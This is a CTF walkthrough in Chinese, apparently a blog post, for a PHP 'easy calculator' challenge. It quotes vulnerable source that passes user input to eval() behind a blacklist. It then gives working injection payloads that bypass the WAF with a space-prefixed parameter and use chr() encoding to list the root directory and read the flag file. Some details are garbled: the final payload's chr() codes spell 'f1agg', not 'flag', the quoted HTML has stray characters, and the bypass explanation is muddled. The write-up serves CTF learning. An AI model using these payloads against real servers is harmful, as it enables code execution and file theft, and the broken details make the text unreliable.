
表达式

12321

答案:12321

计算

输入字母时会报错，说明应该是过滤了字母



查看源码

```
1 <!DOCTYPE html>
2 <html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
3 <title>简单的计算器</title>
4
5 <meta name="viewport" content="width=device-width, initial-scale=1">
6 <link rel="stylesheet" href="/libs/bootstrap.min.css">
7 <script src="/libs/jquery-3.3.1.min.js"></script>
8 <script src="/libs/bootstrap.min.js"></script>
9 </head>
10 <body>
11
12 <div class="container text-center" style="margin-top:30px;">
13 <h2>表达式</h2>
14 <form id="calc">
15 <div class="form-group">
16 <input type="text" class="form-control" id="content" placeholder="输入计算式" data-com.agilebits.onepassword.user-edited="yes">
17 </div>
18 <div id="result"><div class="alert alert-success">
19 </div></div>
20 <button type="submit" class="btn btn-primary">计算</button>
21 </form>
22 </div>
23 <!--I've set up WAF to ensure security.-->
24 <script>
25 <$('#calc').submit(function(){
26 <$.ajax({
27 <url:"calc.php?num="+encodeURIComponent($("#content").val()),
28 <type:'GET',
29 <success:function(data){
30 <$("#result").html("<div class='alert alert-success'>
31 <strong>答案:</strong>"+data)
32 </div>");
33 <},
34 <error:function(){
35 <alert("这啥?算不来!");
36 <}
37 <})
38 <return false;
39 <})
40 </script>
41
42 </body></html>
```

发现有一个calc.php文件，进行访问


```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
    $str = $_GET['num'];
    $blacklist = [' ', '\t', '\r', '\n', '\\', '\'', '\"', '\[', '\]', '\$', '\\', '\\^'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $str)) {
            die("what are you want to do?");
        }
    }
    eval('echo '.$str.'');
}
?>
```

可以发现对空格，换行符以及很多进行了过滤,对num的非字母无法通过限制，导致我们无法进行注入，我在这里也不知道怎么整，学习了其他师傅的思路后，了解到我们可以在?后面加一个空格再加变量，这样对于服务器端来说识别的变量就是 num 而不是 num，但php解析仍将其视为 num，此时就可以实现注入

此时我们查看当前目录，但是 / 被过滤了，我们这里用 chr(47) 即可，构造payload如下

```
? num=1;var_dump(scandir(chr(47)))
```

```
1array(24) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(3) "bin" [4]=> string(4) "boot" [5]=> string(3) "dev" [6]=> string(3) "etc" [7]=> string(5) "flag" [8]=> string(4) "home" [9]=> string(3) "lib" [10]=> string(5) "lib64" [11]=> string(5) "media" [12]=> string(3) "mnt" [13]=> string(3) "opt" [14]=> string(4) "proc" [15]=> string(4) "root" [16]=> string(3) "run" [17]=> string(4) "sbin" [18]=> string(3) "srv" [19]=> string(8) "start.sh" [20]=> string(3) "sys" [21]=> string(3) "tmp" [22]=> string(3) "usr" [23]=> string(3) "var" }
```



可以发现flag就在其中，可惜这里flag不是php类文件，要不然可以用交换键值和键名，再随机获取键名的方式来获取flag，这种方式在浅析命令执行中有讲解，感兴趣的师傅们可以看一下

先介绍一个函数


`file_get_contents()`:

把整个文件读入一个字符串中。该函数是用于把文件的内容读入到一个字符串中的首选方法。

话说回来，这里的flag我们想获取，那只能将字母转换成chr()这种方式来绕过，因此我们将f转换成chr(102)，1转换成chr(49)，a转换成chr(97)，g转换成chr(103)，中间用.进行连接，此时再借用file_get_contents函数获取文件内容，因为没有设置存放的变量，所以其会直接显现在界面上，构造最终payload如下

```
? num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

```
1string(43) "flag{8250b02c-e48c-4ec2-bd4b-82441b6b25ee} "
```



[创作打卡挑战赛](#)

[赢取流量/现金/CSDN周边激励大奖](#)